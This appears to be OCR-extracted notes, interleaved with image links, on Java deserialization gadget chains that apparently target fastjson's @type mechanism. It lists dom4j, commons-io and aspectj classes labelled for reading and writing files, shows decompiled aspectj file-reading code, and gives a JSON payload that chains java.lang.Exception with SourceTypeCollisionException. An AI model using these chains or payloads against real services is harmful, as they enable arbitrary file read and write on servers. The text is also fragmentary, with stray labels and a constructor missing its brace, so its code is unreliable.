
org.dom4j.io.XMLWriter#entityResolver

org.dom4j.io.SAXContentHandler#inputSource

org.xml.sax.InputSource#setByteStream(java.io.InputStream)

org.xml.sax.InputSource#setCharacterStream(java.io.Reader)

xalan + dom4j




write file content
or
read file content


- org.xml.sax.InputSource#setByteStream(java.io.InputStream)
  - org.apache.commons.io.input.BOMInputStream
    - org.apache.commons.io.input.TeeInputStream
      - org.apache.commons.io.input.CharSequenceInputStream
    - org.apache.commons.io.output.WriterOutputStream
      - org.apache.commons.io.output.FileWriterWithEncoding

03 read file

aspectj




```
AssistCompilationUnit (org.aspectj.org.eclipse.jdt.internal.codeassist.impl)
BasicCompilationUnit (org.aspectj.org.eclipse.jdt.internal.core)
ClassFileWorkingCopy (org.aspectj.org.eclipse.jdt.internal.core)
CompilationUnit (org.aspectj.org.eclipse.jdt.internal.compiler.batch)
CompilationUnit (org.aspectj.org.eclipse.jdt.internal.core)
CompilationUnit (org.aspectj.org.eclipse.jdt.internal.core.jdom)
PossibleMatch (org.aspectj.org.eclipse.jdt.internal.core.search.matching)
ResourceCompilationUnit (org.aspectj.org.eclipse.jdt.internal.core.util)
SourceFile (org.aspectj.org.eclipse.jdt.internal.core.builder)
```



public

```java
public class SourceTypeCollisionException extends RuntimeException {
    public boolean isLastRound = false;
    public ICompilationUnit[] newAnnotationProcessorUnits;

    public SourceTypeCollisionException()
    }
}
```




```java
public class BasicCompilationUnit implements ICompilationUnit {

    public BasicCompilationUnit(char[] contents, char[][] packageName, String fileName, String encoding) {
        this(contents, packageName, fileName);
        this.encoding = encoding;
    }

    public char[] getContents() {
        if (this.contents != null) {
            return this.contents;
        } else {
            try {
                return Util.getFileCharContent(new File(new String(this.fileName)), this.encoding);
            } catch (IOException var2) {
                return CharOperation.NO_CHAR;
            }
        }
    }
    ...
}
```

read file content

①

```
{
  "@type": "java.lang.Exception",
  "@type": "org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException"
}
```

②

